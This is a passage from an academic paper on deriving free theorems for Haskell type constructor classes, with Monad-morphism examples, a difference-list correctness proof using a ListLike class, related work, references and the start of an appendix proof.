**instance** Monad (Reader  $\rho$ ) **where**

**return**  $a = \text{Reader } (\lambda r \rightarrow a)$

**Reader**  $g \gg= k =$

**Reader**  $(\lambda r \rightarrow \text{case } k (g r) \text{ of Reader } g' \rightarrow g' r)$

Assume we are given a list of computations in a Reader monad, but it happens that all present computations depend only on a certain part of the environment type. For example, for some closed types  $\tau_1$  and  $\tau_2$ ,  $l :: [\text{Reader } (\tau_1, \tau_2) \text{ Int}]$ , and for every element Reader  $g$  in  $l$ ,  $g(x, y)$  never depends on  $y$ . We come to expect that the same kind of independence should then hold for the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$ . And indeed it does hold by Theorem 3 with the following Monad-morphism:

$$h :: \text{Reader } \tau_1 \alpha \rightarrow \text{Reader } (\tau_1, \tau_2) \alpha \\ h(\text{Reader } g) = \text{Reader } (g \circ \text{fst})$$

It is also possible to connect more different monads, even involving the IO monad.

**Example 6.** Let  $l :: [\text{IO Int}]$  and assume that the only side-effects that elements in  $l$  have consist of writing strings to the output. We would like to use Theorem 3 to argue that the same is then true for the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$ . To this end, we need to somehow capture the concept of “writing (potentially empty) strings to the output as only side-effect of an IO computation” via an embedding from another monad. Quite naturally, we reuse the Writer monad from Example 2. The embedding function is as follows:

$$h :: \text{Writer } \alpha \rightarrow \text{IO } \alpha \\ h(\text{Writer } (a, s)) = \text{putStr } s \gg \text{return } a$$

What is left to do is to show that  $h$  is a Monad-morphism. But this property follows from  $\text{putStr } " = \text{return } ()$ ,

$\text{putStr } (s ++ s') = \text{putStr } s \gg \text{putStr } s'$ , and monad laws (1) and (3) for the IO monad.

Similarly to the above, it would also be possible to show that when the IO computations in  $l$  do only read from the input (via, possibly repeated, calls to  $\text{getChar}$ ), then the same is true of  $f l$ . Instead of exercising this through, we turn to general state transformers.

**Example 7.** Consider the well-known state monad:

```
newtype State σ α = State (σ → (α, σ))

instance Monad (State σ) where
    return a = State (λs → (a, s))
    State g ≫= k =
        State (λs → let (a, s') = g s in
                    case k a of State g' → g' s')
```

Intuitively, this monad extends the reader monad by not only allowing a computation to depend on an input state, but also to transform the state to be passed to a subsequent computation. A natural question now is whether being a specific state transformer that actually corresponds to a read-only computation is an invariant that is preserved when computations are combined. That is, given some closed type  $\tau$  and  $l :: [\text{State } \tau \text{ Int}]$  such that for every element  $\text{State } g$  in  $l$ ,  $\text{snd} \circ g = \text{id}$ , is it the case that for every  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ , also  $f l$  is of the form  $\text{State } g$  for some  $g$  with  $\text{snd} \circ g = \text{id}$ ?

The positive answer is provided by Theorem 3 with the following Monad-morphism:

```
h :: Reader τ α → State τ α
h (Reader g) = State (λs → (g s, s))
```

Similarly to the above, we can show preservation of the invariant that a computation transforms the state “in the background”, while the primary result value is independent of the input state. That is, if for every element  $\text{State } g$  in  $l$ , there exists an  $i :: \text{Int}$  with  $\text{fst} \circ g = \text{const } i$ , then the same applies to  $f l$ . It should also be possible to transfer the above kind of reasoning to the ST monad (Launchbury and Peyton Jones 1995).

#### 4.4 Effect Abstraction

As a final statement about our pet type,  $\text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ , we would like to show that we can abstract from some aspects of the effectful computations in the input list if we are interested in the effects of the final result only up to the same abstraction. For conveying between the full effect space and its abstraction, we again use Monad-morphisms.

**Theorem 4.** Let  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$  and let  $h :: κ_1 α → κ_2 α$  be a Monad-morphism. Then  $h ∘ f_{κ_1}$  gives the same result for any two lists of same length whose corresponding elements have the same  $h$ -images.

**Proof.** Let  $l_1, l_2 :: [κ_1 \text{ Int}]$  be such that  $\text{map } h l_1 = \text{map } h l_2$ . Then  $h (f_{κ_1} l_1) = h (f_{κ_1} l_2)$  by statement (4) from the proof of Theorem 3.

**Example 8.** Consider the well-known exception monad:

```
instance Monad (Either String) where
    return a = Right a
    Left err ≫= k = Left err
    Right a ≫= k = k a
```

We would like to argue that if we are only interested in whether the result of  $f$  for some input list over the type  $\text{Either String Int}$  is an exceptional value or not (and which ordinary value is encapsulated in the latter case), but do not care what the concrete error description string is in the former case, then the answer is independent of the concrete error description strings potentially appearing in the input list. Formally, let  $l_1, l_2 :: [\text{Either String Int}]$  be of same length, and let corresponding elements either be both tagged with  $\text{Left}$  (but not necessarily containing the same strings) or be identical  $\text{Right}$ -tagged values. Then for every  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ ,  $f l_1$  and  $f l_2$  either are both tagged with  $\text{Left}$  or are identical  $\text{Right}$ -tagged values. This statement holds by Theorem 4 with the following Monad-morphism:

```
h :: Either String α → Maybe α
h (Left err) = Nothing
h (Right a) = Just a
```

#### 4.5 A More Polymorphic Example

Just to reinforce that our approach is not specific to our pet type alone, we end this section by giving a theorem obtained for another type, the one of *sequence* from the introduction, also showing that mixed quantification over both type constructor variables and ordinary type variables can very well be handled. The theorem’s statement involves the following function:

```
fmap :: Monad μ ⇒ (α → β) → μ α → μ β
fmap g m = m ≫= return ∘ g
```

**Theorem 5.** Let  $f :: \text{Monad } μ ⇒ [μ α] → μ [α]$  and let  $h :: κ_1 α → κ_2 α$  be a Monad-morphism. If  $κ_2$  satisfies law (2), then for every choice of closed types  $τ_1$  and  $τ_2$  and  $g :: τ_1 → τ_2$ ,

$$\begin{aligned} f_{κ_2} ∘ \text{map } (fmap_{κ_2} g) ∘ \text{map } h \\ = \\ fmap_{κ_2} (\text{map } g) ∘ h ∘ f_{κ_1}. \end{aligned}$$

Intuitively, this theorem means that any  $f$  of type  $\text{Monad } μ ⇒ [μ α] → μ [α]$  commutes with, both, transformations on the monad structure and transformations on the element level. The occurrences of  $\text{map}$  and  $fmap$  are solely there to bring those transformations  $h$  and  $g$  into the proper positions with respect to the different nestings of the type constructors  $μ$  and  $[]$  on the input and output sides of  $f$ . Note that by setting either  $g$  or  $h$  to  $\text{id}$ , we obtain the specialised versions

$$f_{κ_2} ∘ \text{map } h = h ∘ f_{κ_1}$$

<sup>7</sup>For the curious reader: the proof derives this statement from  $(f_{κ_2}, f_{κ_1}) ∈ [\mathcal{F} g^{-1}] → \mathcal{F} [g^{-1}]$  for the same Monad-action  $\mathcal{F} : κ_2 ⇔ κ_1$  as used in the proof of Theorem 3.

and

$$f_\kappa \circ \text{map} (\text{fmap}_\kappa g) = \text{fmap}_\kappa (\text{map } g) \circ f_\kappa. \quad (5)$$

Further specialising the latter by choosing the identity monad for  $\kappa$ , we would also essentially recover the free theorem derived for  $f :: [\alpha] \rightarrow [\alpha]$  in Section 2.

## 5. Another Application: Difference Lists, Transparently

It is a well-known problem that computations over lists sometimes suffer from a quadratic runtime blow-up due to left-associatively nested appends. For example, this is so for flattening a tree of type

```
data Tree α = Leaf α | Node (Tree α) (Tree α)
```

using the following function:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow [\alpha] \\ \text{flatten} (\text{Leaf } a) &= [a] \\ \text{flatten} (\text{Node } t_1 t_2) &= \text{flatten } t_1 ++ \text{flatten } t_2 \end{aligned}$$

An equally well-known solution is to switch to an alternative representation of lists as functions, by abstraction over the list end, often called difference lists. In the formulation of Hughes (1986), but encapsulated as an explicitly new data type:

```
newtype DList α = DL {unDL :: [α] → [α]}
```

$$\begin{aligned} \text{rep} &:: [\alpha] \rightarrow \text{DList } \alpha \\ \text{rep } l &= \text{DL } (l++) \end{aligned}$$

$$\begin{aligned} \text{abs} &:: \text{DList } \alpha \rightarrow [\alpha] \\ \text{abs } (\text{DL } f) &= f [] \end{aligned}$$

$$\begin{aligned} \text{emptyR} &:: \text{DList } \alpha \\ \text{emptyR} &= \text{DL id} \end{aligned}$$

$$\begin{aligned} \text{consR} &:: \alpha \rightarrow \text{DList } \alpha \rightarrow \text{DList } \alpha \\ \text{consR } a (\text{DL } f) &= \text{DL } ((a :) \circ f) \end{aligned}$$

$$\begin{aligned} \text{appendR} &:: \text{DList } \alpha \rightarrow \text{DList } \alpha \rightarrow \text{DList } \alpha \\ \text{appendR } (\text{DL } f) (\text{DL } g) &= \text{DL } (f \circ g) \end{aligned}$$

Then, flattening a tree into a list in the new representation can be done using the following function:

$$\begin{aligned} \text{flatten}' &:: \text{Tree } \alpha \rightarrow \text{DList } \alpha \\ \text{flatten}' (\text{Leaf } a) &= \text{consR } a \text{ emptyR} \\ \text{flatten}' (\text{Node } t_1 t_2) &= \text{appendR } (\text{flatten}' t_1) (\text{flatten}' t_2) \end{aligned}$$

and a more efficient variant of the original function, with its original type, can be recovered as follows:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow [\alpha] \\ \text{flatten} &= \text{abs } \circ \text{flatten}' \end{aligned}$$

There are two problems with this approach. One is correctness. How do we know that the new  $\text{flatten}$  is equivalent to the original one? We could try to argue by “distributing”  $\text{abs}$  over the definition of  $\text{flatten}'$ , using  $\text{abs } \text{emptyR} = []$ ,  $\text{abs } (\text{consR } a \text{ as}) = a : \text{abs } \text{as}$ , and

$$\text{abs } (\text{appendR } \text{as } \text{bs}) = \text{abs } \text{as} ++ \text{abs } \text{bs}. \quad (6)$$

But actually the last equation does not hold in general. The reason is that there are  $\text{as} :: \text{DList } \tau$  that are not in the image of  $\text{rep}$ . Consider, for example,  $\text{as} = \text{DL reverse}$ . Then neither is  $\text{as} = \text{rep } l$  for any  $l$ , nor does (6) hold for every  $\text{bs}$ . Any argument “by distributing  $\text{abs}$ ” would thus have to rely on the implicit assumption that a certain discipline has been exercised when going from the original  $\text{flatten}$  to  $\text{flatten}'$  by replacing  $[]$ ,  $(:)$ , and  $(++)$

by  $\text{emptyR}$ ,  $\text{consR}$ , and  $\text{appendR}$  (and/or applying  $\text{rep}$  to explicit lists). But this implicit assumption is not immediately in reach for formal grasp. So it would be nice to be able to provide a single, conclusive correctness statement for transformations like the one above. One way to do so was presented by Voigtlander (2002), but it requires a certain restructuring of code that can hamper compositionality and flexibility by introducing abstraction at fixed program points (via lambda-abstraction and so-called *vanish*-combinators). This also brings us to the second problem with the simple approach above.

When, and how, should we switch between the original and the alternative representations of lists during program construction? If we first write the original version of  $\text{flatten}$  and only later, after observing a quadratic runtime overhead, switch manually to the  $\text{flatten}'$ -version, then this rewriting is quite cumbersome, in particular when it has to be done repeatedly for different functions. Of course, we could decide to always use  $\text{emptyR}$ ,  $\text{consR}$ , and  $\text{appendR}$  from the beginning, to be on the safe side. But actually this strategy is not so safe, efficiency-wise, because the representation of lists by functions carries its own (constant-factor) overhead. If a function does not use appends in a harmful way, then we do not want to pay this price. Hence, using the alternative presentation in a particular situation should be a conscious decision, not a default. And assume that later on we change the behaviour of  $\text{flatten}$ , say, to explore only a single path through the input tree, so that no appends at all arise. Certainly, we do not want to have to go and manually switch back to the, now sufficient, original list representation.

The cure to our woes here is almost obvious, and has often been applied in similar situations: simply use overloading. Specifically, we can declare a type constructor class as follows:

```
class ListLike δ where
  empty :: δ α
  cons :: α → δ α → δ α
  append :: δ α → δ α → δ α
```

and code  $\text{flatten}$  in the following form:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow (\forall \delta. \text{ListLike } \delta \Rightarrow \delta \alpha) \\ \text{flatten } (\text{Leaf } a) &= \text{cons } a \text{ empty} \\ \text{flatten } (\text{Node } t_1 t_2) &= \text{append } (\text{flatten } t_1) (\text{flatten } t_2) \end{aligned}$$

Then, with the obvious instance definitions

```
instance ListLike [] where
  empty = []
  cons = (:)
  append = (+)
```

and

```
instance ListLike DList where
  empty = emptyR
  cons = consR
  append = appendR
```

we can use the single version of  $\text{flatten}$  above both to produce ordinary lists and to produce difference lists. The choice between the two will be made automatically by the type checker, depending on the context in which a call to  $\text{flatten}$  occurs. For example, in

$$\text{last } (\text{flatten } t) \quad (7)$$

the ordinary list representation will be used, due to the input type of  $\text{last}$ . Actually, (7) will compile (under GHC, at least) to exactly the same code as  $\text{last } (\text{flatten } t)$  for the original definition of  $\text{flatten}$  from the very beginning of this section. Any overhead related to the type class abstraction is simply eliminated by a standard optimisation. In particular, this means that where the original representation of lists would have perfectly sufficed, programming against the abstract interface provided by the *ListLike* class does

no harm either. On the other hand, (7) of course still suffers from the same quadratic runtime blow-up as with the original definition of *flatten*. But now we can switch to the better behaved difference list representation without touching the code of *flatten* at all, by simply using

$$\text{last}(\text{abs}(\text{flatten } t)). \quad (8)$$

Here the (input) type of *abs* determines *flatten* to use *emptyR*, *consR*, and *appendR*, leading to linear runtime.

Can we now also answer the correctness question more satisfactorily? Given the forms of (7) and (8), it is tempting to simply conjecture that *abs*  $t = t$  for any  $t$ . But this conjecture cannot be quite right, as *abs* has different input and output types. Also, we have already observed that some  $t$  of *abs*'s input type are problematic by not corresponding to any actual list. The coup now is to only consider  $t$  that only use the ListLike interface, rather than any specific operations related to DList as such. That is, we will indeed prove that for every closed type  $\tau$  and  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$ ,

$$\text{abs } t_{\text{DList}} = t_{[]}.$$

Since the polymorphism over  $\delta$  in the type of  $t$  is so important, we follow Voigtländer (2008a) and make it an explicit requirement in a function that we will use instead of *abs* for switching from the original to the alternative representation of lists:

$$\begin{aligned} \text{improve} &:: (\forall \delta. \text{ListLike } \delta \Rightarrow \delta \alpha) \rightarrow [\alpha] \\ \text{improve } t &= \text{abs } t \end{aligned}$$

Now, when we observe the problematic runtime overhead in (7), we can replace it by

$$\text{last}(\text{improve}(\text{flatten } t)).$$

That this replacement does not change the semantics of the program is established by the following theorem, which provides the sought-after general correctness statement.

**Theorem 6.** Let  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  for some closed type  $\tau$ . Then

$$\text{improve } t = t_{[]}.$$

**Proof.** We prove

$$\text{unDL } t_{\text{DList}} = (t_{[]} \text{ } +), \quad (9)$$

which by the definitions of *improve* and *abs*, and by  $t_{[]} \text{ } + [] = t_{[]}$ , implies the claim. To do so, we first show that  $\mathcal{F} : \text{DList} \Leftrightarrow []$  with

$$\mathcal{F} \mathcal{R} = \text{unDL} ; ([\mathcal{R}] \rightarrow [\mathcal{R}]) ; (+)^{-1}$$

is a ListLike-action, where the latter concept is defined as any relational action  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$  for type constructors  $\kappa_1$  and  $\kappa_2$  that are instances of ListLike such that

- $(\text{empty}_{\kappa_1}, \text{empty}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R}$ ,
- $(\text{cons}_{\kappa_1}, \text{cons}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , and
- $(\text{append}_{\kappa_1}, \text{append}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ .

Indeed,

- $(\text{emptyR}, []) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(l_1, l_2) \in [\mathcal{R}]$ ,  $(\text{unDL } \text{emptyR } l_1, [] \text{ } + l_2) = (l_1, l_2) \in [\mathcal{R}]$ ,
- $(\text{consR}, (:)) \in \forall \mathcal{R}. \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , since for every  $\mathcal{R}$ ,  $(a, b) \in \mathcal{R}$ ,  $(f, bs) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(:+)^{-1}$ , and  $(l_1, l_2) \in [\mathcal{R}]$ ,

$$(\text{unDL } (\text{consR } a (\text{DL } f)) l_1, (b : bs) \text{ } + l_2) = (a : f l_1, b : bs \text{ } + l_2) \in [\mathcal{R}]$$

by  $(a, b) \in \mathcal{R}$  and  $(f l_1, bs \text{ } + l_2) \in [\mathcal{R}]$  (which holds due to  $(f, (bs \text{ } +)) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$  and  $(l_1, l_2) \in [\mathcal{R}]$ ), and

- $(\text{appendR}, (+)) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , since for every  $\mathcal{R}$ ,  $(f, as) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(:+)^{-1}$ ,  $(g, bs) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(:+)^{-1}$ , and  $(l_1, l_2) \in [\mathcal{R}]$ ,

$$(\text{unDL } (\text{appendR } (\text{DL } f) (\text{DL } g)) l_1, (as \text{ } + bs) \text{ } + l_2) = (f (g l_1), as \text{ } + (bs \text{ } + l_2)) \in [\mathcal{R}]$$

by  $(f, (as \text{ } +)) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$ ,  $(g, (bs \text{ } +)) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$ , and  $(l_1, l_2) \in [\mathcal{R}]$ .

Hence,  $(t_{\text{DList}}, t_{[]}) \in \mathcal{F} \text{id}_\tau$ . Given that we have  $\mathcal{F} \text{id}_\tau = \text{unDL} ; ([\text{id}_\tau] \rightarrow [\text{id}_\tau])$ ;  $(:+)^{-1} = \text{unDL} ; (:+)^{-1}$ , this implies (9).

Note that the ListLike-action  $\mathcal{F} : \text{DList} \Leftrightarrow []$  used in the above proof is the same as

$$\mathcal{F} \mathcal{R} = (\text{DList } \mathcal{R}) ; \text{rep}^{-1},$$

given that  $\text{DList } \mathcal{R} = \text{unDL} ; ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $\text{DL}$ . This connection suggests the following more general theorem, which can actually be proved much like above.

**Theorem 7.** Let  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  for some closed type  $\tau$ , let  $\kappa_1$  and  $\kappa_2$  be instances of ListLike, and let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$ . If

- $h \text{empty}_{\kappa_1} = \text{empty}_{\kappa_2}$ ,
- for every closed type  $\tau$ ,  $a :: \tau$ , and  $as :: \kappa_1 \tau$ ,  $h(\text{cons}_{\kappa_1} a as) = \text{cons}_{\kappa_2} a (h as)$ , and
- for every closed type  $\tau$  and  $as, bs :: \kappa_1 \tau$ ,  $h(\text{append}_{\kappa_1} as bs) = \text{append}_{\kappa_2} (h as) (h bs)$ ,

then

$$h t_{\kappa_1} = t_{\kappa_2}.$$

Theorem 6 is a special case of this theorem by setting  $\kappa_1 = []$ ,  $\kappa_2 = \text{DList}$ , and  $h = \text{rep}$ , and observing that

- $\text{rep } [] = \text{emptyR}$ ,
- for every closed type  $\tau$ ,  $a :: \tau$ , and  $as :: [\tau]$ ,  $\text{rep } (a : as) = \text{consR } a (\text{rep } as)$ ,
- for every closed type  $\tau$  and  $as, bs :: [\tau]$ ,  $\text{rep } (as \text{ } + bs) = \text{appendR } (\text{rep } as) (\text{rep } bs)$ , and
- $\text{abs } \circ \text{rep} = \text{id}$ ,

all of which hold by easy calculations. One key observation here is that the third of the above observations does actually hold, in contrast to its faulty “dual” (6) considered earlier in this section.

Of course, free theorems can now also be derived for other types than those considered in Theorems 6 and 7. For example, for every closed type  $\tau$ ,  $f :: \text{ListLike } \delta \Rightarrow \delta \tau \rightarrow \delta \tau$ , and  $h$  as in Theorem 7, we get that:

$$f_{\kappa_2} \circ h = h \circ f_{\kappa_1}.$$

## 6. Discussion and Related Work

Of course, statements like that of Theorem 7 are not an entirely new revelation. That statement can be read as a typical fusion law for compatible morphisms between algebras over the signature described by the ListLike class declaration. (For a given  $\tau$ , consider  $\text{ListLike } \delta \Rightarrow \delta \tau$  as the corresponding initial algebra,  $\kappa_1 \tau$  and  $\kappa_2 \tau$  as two further algebras, and the operation  $\cdot_{\kappa_i}$  of instantiating

a  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  to a  $t_{\kappa_i} :: \kappa_i \tau$  as initial algebra morphism, or catamorphism. Then the conditions on  $h$  in Theorem 7 make it an algebra morphism and the theorem’s conclusion, also expressible as  $h \circ \cdot_{\kappa_1} = \cdot_{\kappa_2}$ , is “just” that of the standard catamorphism fusion law.) But being able to derive such statements directly from the types in the language, based on its built-in abstraction facilities, immediately as well for more complicated types (like  $\text{ListLike } \delta \Rightarrow \delta \tau \rightarrow \delta \tau$  instead of  $\text{ListLike } \delta \Rightarrow \delta \tau$ ), and all this without going through category-theoretic hoops, is new and unique to our approach.

There has been quite some interest recently in enhancing the state of the art in reasoning about monadic programs. Filinski and Støvring (2007) study induction principles for effectful data types. These principles are used for reasoning about functions on data types involving *specific* monadic effects (rather than about functions that are parametric over some monad), and based on the functions’ *defining equations* (rather than based on their types only), and thus are orthogonal to our free theorems. But for their example applications to formal models of backtracking, Filinski and Støvring also use a form of relational reasoning very close to the one appearing in our invocation of relational parametricity. In particular, our Definition 1 corresponds to their Definition 3.3. They also use monad morphisms (not to be confused with their monad-algebra morphisms, or rigid functions, playing the key role in their induction principles). The scope of their relational reasoning is different, though. They use it for establishing the observational equivalence of different implementations of the same monadic effect. This is, of course, one of the classical uses of relational parametricity: representation independence in different realizations of an abstract data type. But it is only *one* possible use, and our treatment of full polymorphism opens the door to other uses also in connection with monadic programs. Rather than only relating different, but semantically equivalent, implementations of the same monadic effect (as hard-wired into Filinski and Støvring’s Definition 3.5), we actually connect monads embodying different effects. These connections lead to applications not previously in reach, such as our reasoning about preservation of invariants. It is worth pointing out that Filinski (2007) does use monad morphisms for “subeffecting”, but only for the discussion of hierarchies inside each one of two competing implementations of the same set of monadic effects; the relational reasoning (via Monad-actions and so forth) is then orthogonal to these hierarchies and again can only lead to statements about observational equivalence of the two realizations overall, rather than to more nuanced statements about programs in one of them as such. The reason again, as with Filinski and Støvring (2007), is that no full polymorphism is considered, but only parametrization over same-effect-monads on top-level. Interestingly, though, the key step in all our proofs in Section 4, namely finding a suitable Monad-action, can be streamlined in the spirit of Proposition 3.7 of Filinski and Støvring (2007) or Lemmas 45, 46 of Filinski (2007). It seems fair to mention that the formal accounts of Filinski and Støvring are very complex, but that this is necessarily so because they deal with general recursion at both term and type level, while we have completely dodged such issues. Treating general recursion in a semantic framework typically involves a good deal of domain theory such as considered by Birkedal et al. (2007). We only provide a very brief sketch of what interactions we expect between general recursion and our developments from the previous sections in Appendix C.

Swierstra (2008) proposes to code against modularly assembled *free* monads, where the assembling takes place by building coproducts of signature functors corresponding to the term languages of free monads. The associated type signatures are able to convey some of the information captured by our approach. For example, a monadic type Term PutStr Int can be used to describe com-

putations whose only possible side-effect is that of writing strings to the output. Passing a list of values of that type to a function  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  clearly results in a value of type Term PutStr Int as well. Thus, if it is guaranteed (note the proof obligation) that “execution” of such a term value, on a kind of virtual machine (Swierstra and Altenkirch 2007) or in the actual IO monad, does indeed have no other side effect than potential output, then one gets a statement in the spirit of our Example 6. On the other hand, statements like the one in our Example 8 (also, say, reformulated for exceptions in the IO monad) are not in reach with that approach alone. Moreover, Swierstra’s approach to “subeffecting” depends very much on syntax, essentially on term language inclusion along with proof obligations on the execution functions from terms to some semantic space. This dependence prevents directly obtaining statements roughly analogous to our Examples 5 and 7 using his approach. Also, depending on syntactic inclusion is a very strong restriction indeed. For example, *putStr “”* is semantically equivalent to *return ()*, and thus without visible side-effect. But nevertheless, any computation syntactically containing a call to *putStr* would of necessity be assigned a type in a monad Term  $g$  with  $g$  “containing” (with respect to Swierstra’s functor-level relation  $: \prec :$ ) the functor PutStr, even when that call’s argument would eventually evaluate to the empty string. Thus, such a computation would be banned from the input list in a statement like the one we give below Example 6. It is not so with our more semantical approach.

Dealing more specifically with concrete monads is the topic of recent works by Hutton and Fulger (2008), using point-free equational reasoning, and by Nanevski et al. (2008), employing an axiomatic extension of dependent type theory.

On the tool side, we already mentioned the free theorems generator at <http://linux.tcs.inf.tu-dresden.de/~voigt/ft/>. It deals gracefully with ordinary type classes (in the offline, shell-based version even with user-defined ones), but has not yet been extended for type *constructor* classes. There is also another free theorems generator, written by Andrew Bromage, running in Lambdabot (<http://haskell.org/haskellwiki/Lambdabot>). It does not know about type or type constructor *classes*, but deals with type constructors by treating them as fixed functors. Thus, it can, for example, derive the statement (5) for functions  $f_\kappa :: [\kappa \alpha] \rightarrow \kappa [\alpha]$ , but not more general and more interesting statements like those given in Theorem 5 and earlier, connecting different Monad instances, concerning the beyond-functor aspects of monads, or our results about ListLike.

## Acknowledgments

I would like to thank the anonymous reviewers of more than one version of this paper who have helped to improve it through their criticism and suggestions. Also, I would like to thank Helmut Seidl, who inspired me to consider free theorems involving type constructor classes in the first place by asking a challenging question regarding the power of type(-only)-based reasoning about monadic programs during a train trip through Munich quite some time ago. (The answer to his question is essentially Example 7.)

## References

- L. Birkedal, R.E. Møgelberg, and R.L. Petersen. Domain-theoretical models of parametric polymorphism. *Theoretical Computer Science*, 388 (1–3):152–172, 2007.
- S. Böhme. Free theorems for sublanguages of Haskell. Master’s thesis, Technische Universität Dresden, 2007.
- N.A. Danielsson, R.J.M. Hughes, P. Jansson, and J. Gibbons. Fast and loose reasoning is morally correct. In *Principles of Programming Languages, Proceedings*, pages 206–217. ACM Press, 2006.

- L. Fegaras and T. Sheard. Revisiting catamorphisms over datatypes with embedded functions (or, Programs from outer space). In *Principles of Programming Languages, Proceedings*, pages 284–294. ACM Press, 1996.
- A. Filinski. On the relations between monadic semantics. *Theoretical Computer Science*, 375(1–3):41–75, 2007.
- A. Filinski and K. Støvring. Inductive reasoning about effectful data types. In *International Conference on Functional Programming, Proceedings*, pages 97–110. ACM Press, 2007.
- A. Gill, J. Launchbury, and S.L. Peyton Jones. A short cut to deforestation. In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 223–232. ACM Press, 1993.
- R.J.M. Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144, 1986.
- G. Hutton and D. Fulger. Reasoning about effects: Seeing the wood through the trees. In *Trends in Functional Programming, Draft Proceedings*, 2008.
- P. Johann and J. Voigtländer. Free theorems in the presence of seq. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM Press, 2004.
- J. Kučan. *Metatheorems about Convertibility in Typed Lambda Calculi: Applications to CPS Transform and “Free Theorems”*. PhD thesis, Massachusetts Institute of Technology, 1997.
- J. Launchbury and S.L. Peyton Jones. State in Haskell. *Lisp and Symbolic Computation*, 8(4):293–341, 1995.
- S. Liang, P. Hudak, and M.P. Jones. Monad transformers and modular interpreters. In *Principles of Programming Languages, Proceedings*, pages 333–343. ACM Press, 1995.
- J.C. Mitchell and A.R. Meyer. Second-order logical relations (Extended abstract). In *Logic of Programs, Proceedings*, volume 193 of *LNCS*, pages 225–236. Springer-Verlag, 1985.
- E. Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.
- A. Nanevski, G. Morrisett, A. Shinnar, P. Govoreau, and L. Birkedal. Ynot: Dependent types for imperative programs. In *International Conference on Functional Programming, Proceedings*, pages 229–240. ACM Press, 2008.
- S.L. Peyton Jones and P. Wadler. Imperative functional programming. In *Principles of Programming Languages, Proceedings*, pages 71–84. ACM Press, 1993.
- J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier, 1983.
- F. Stenger and J. Voigtländer. Parametricity for Haskell with imprecise error semantics. In *Typed Lambda Calculi and Applications, Proceedings*, volume 5608 of *LNCS*, pages 294–308. Springer-Verlag, 2009.
- W. Swierstra. Data types à la carte. *Journal of Functional Programming*, 18(4):423–436, 2008.
- W. Swierstra and T. Altenkirch. Beauty in the beast — A functional semantics for the awkward squad. In *Haskell Workshop, Proceedings*, pages 25–36. ACM Press, 2007.
- I. Takeuti. The theory of parametricity in lambda cube. Manuscript, 2001.
- J. Voigtländer. Concatenate, reverse and map vanish for free. In *International Conference on Functional Programming, Proceedings*, pages 14–25. ACM Press, 2002.
- J. Voigtländer. Asymptotic improvement of computations over free monads. In *Mathematics of Program Construction, Proceedings*, volume 5133 of *LNCS*, pages 388–403. Springer-Verlag, 2008a.
- J. Voigtländer. Much ado about two: A pearl on parallel prefix computation. In *Principles of Programming Languages, Proceedings*, pages 29–35. ACM Press, 2008b.
- J. Voigtländer. Bidirectionalization for free! In *Principles of Programming Languages, Proceedings*, pages 165–176. ACM Press, 2009.
- D. Vytiniotis and S. Weirich. Type-safe cast does no harm: Syntactic parametricity for  $F_\omega$  and beyond. Manuscript, 2009.

- P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM Press, 1989.
- P. Wadler. The essence of functional programming (Invited talk). In *Principles of Programming Languages, Proceedings*, pages 1–14. ACM Press, 1992.
- P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad hoc. In *Principles of Programming Languages, Proceedings*, pages 60–76. ACM Press, 1989.

## A. Proof of Theorem 1

We prove that for every  $l' :: [\text{Int}]$ ,

$$f_\kappa (\text{map return}_\kappa l') = \text{return}_\kappa (\text{unld} (f_{\text{Id}} (\text{map Id } l'))),$$

where

```
newtype Id α = Id {unld :: α}

instance Monad Id where
    return a = Id a
    Id a >>= k = k a
```

To do so, we first show that  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  with

$$\mathcal{F} \mathcal{R} = \text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id},$$

where “;” is (forward) relation composition and “ $^{-1}$ ” gives the inverse of a function graph, is a Monad-action. Indeed,

